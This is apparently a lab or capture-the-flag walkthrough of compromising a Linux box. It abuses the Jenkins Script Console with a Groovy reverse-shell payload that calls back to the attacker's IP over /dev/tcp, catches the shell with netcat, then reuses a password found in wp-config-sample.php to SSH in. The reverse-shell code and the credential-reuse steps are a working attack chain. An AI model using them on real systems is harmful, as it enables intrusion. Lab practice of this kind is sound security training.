
Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

Now we want to make a reverse shell groovy script, we think the box is linux so lets try that



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```


All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.10.10.2/4444;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/IP/PORT;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()


Make sure to put in your own Kali IP where the above script says IP and your own Kali port where it says port

Also make sure you have a listener ready to go, then hit run



```
┌──(kali㉿kali)-[~/Desktop/My_Boxes]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.10.2] from (UNKNOWN) [10.10.10.21] 57820
whoami
jenkins
```


Check out wordpress again...



```
pwd
/home/ryan/Desktop
ls -la
total 16
drwxr-xr-x  2 ryan ryan 4096 Oct  3 21:57 .
drwxr-xr-x 16 ryan ryan 4096 Oct  3 23:16 ..
-rw-r--r--  1 root root  157 Oct  3 21:06 to_do.txt
-rw-r-----  1 ryan ryan   30 Oct  3 21:57 user.txt
```


I found another user that has a to-do.txt

Lets check that out




```
cat to_do.txt
Finish moving Jenkins over to wordpress
Finish installing ssh - completed
allow for RDP (still having problems connecting remotely with more than one user)
```

The first thing is finish moving Jenkins over to wordpress… ok lets see if wordpress supposedly exists




```
cd /var/www
ls -la
total 16
drwxr-xr-x  3 root root 4096 Oct  3 21:57 .
drwxr-xr-x 15 root root 4096 Oct  3 20:49 ..
drwxr-xr-x  3 root root 4096 Oct  3 21:00 html
-rw-r--r--  1 root root   23 Oct  3 21:57 www-data.txt
```

One flag on the way to wordpress



```
cd wordpress
ls -la
total 220
drwxr-xr-x  5 www-data www-data  4096 Oct  3 21:02 .
drwxr-xr-x  3 root     root      4096 Oct  3 21:00 ..
-rwxr-xr-x  1 www-data www-data   405 Oct  3 21:00 index.php
-rwxr-xr-x  1 www-data www-data 19915 Oct  3 21:00 license.txt
-rwxr-xr-x  1 www-data www-data  7346 Oct  3 21:00 readme.html
-rwxr-xr-x  1 www-data www-data  7165 Oct  3 21:00 wp-activate.php
drwxr-xr-x  9 www-data www-data  4096 Oct  3 21:00 wp-admin
-rwxr-xr-x  1 www-data www-data   351 Oct  3 21:00 wp-blog-header.php
-rwxr-xr-x  1 www-data www-data  2328 Oct  3 21:00 wp-comments-post.php
-rwxr-xr-x  1 www-data www-data  3035 Oct  3 21:02 wp-config-sample.php
drwxr-xr-x  4 www-data www-data  4096 Oct  3 23:18 wp-content
-rwxr-xr-x  1 www-data www-data  3939 Oct  3 21:00 wp-cron.php
drwxr-xr-x 25 www-data www-data 12288 Oct  3 21:00 wp-includes
-rwxr-xr-x  1 www-data www-data  2496 Oct  3 21:00 wp-links-opml.php
-rwxr-xr-x  1 www-data www-data  3900 Oct  3 21:00 wp-load.php
-rwxr-xr-x  1 www-data www-data 45463 Oct  3 21:00 wp-login.php
-rwxr-xr-x  1 www-data www-data  8509 Oct  3 21:00 wp-mail.php
-rwxr-xr-x  1 www-data www-data 22297 Oct  3 21:00 wp-settings.php
-rwxr-xr-x  1 www-data www-data 31693 Oct  3 21:00 wp-signup.php
-rwxr-xr-x  1 www-data www-data  4747 Oct  3 21:00 wp-trackback.php
-rwxr-xr-x  1 www-data www-data  3236 Oct  3 21:00 xmlrpc.php
```


We found some information in config-sample.php good thing we did not mess with anything



```
cat wp-config-sample.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'We need to put a name here' );

/** MySQL database username */
define( 'DB_USER', 'ryan' );

/** MySQL database password */
define( 'DB_PASSWORD', '1qaz2wsx!QAZ@WSX' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost (or is it the ip 127.0.0.1?)' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```


Looks like we have a username and a password, lets try to ssh in with that and see if password reuse was done

SSH



```
└─$ ssh ryan@10.10.10.21
The authenticity of host '10.10.10.21 (10.10.10.21)' can't be established.
ECDSA key fingerprint is SHA256:IgUZXr3GnyYiYdv/A2tDTnwxV9R8CQmhVNsMxQb6yhE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.21' (ECDSA) to the list of known hosts.
ryan@10.10.10.21's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be applied immediately.

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Sun Oct  3 21:50:59 2021 from 192.168.116.122
ryan@ryan-VirtualBox:~$ 
```


We are in



```
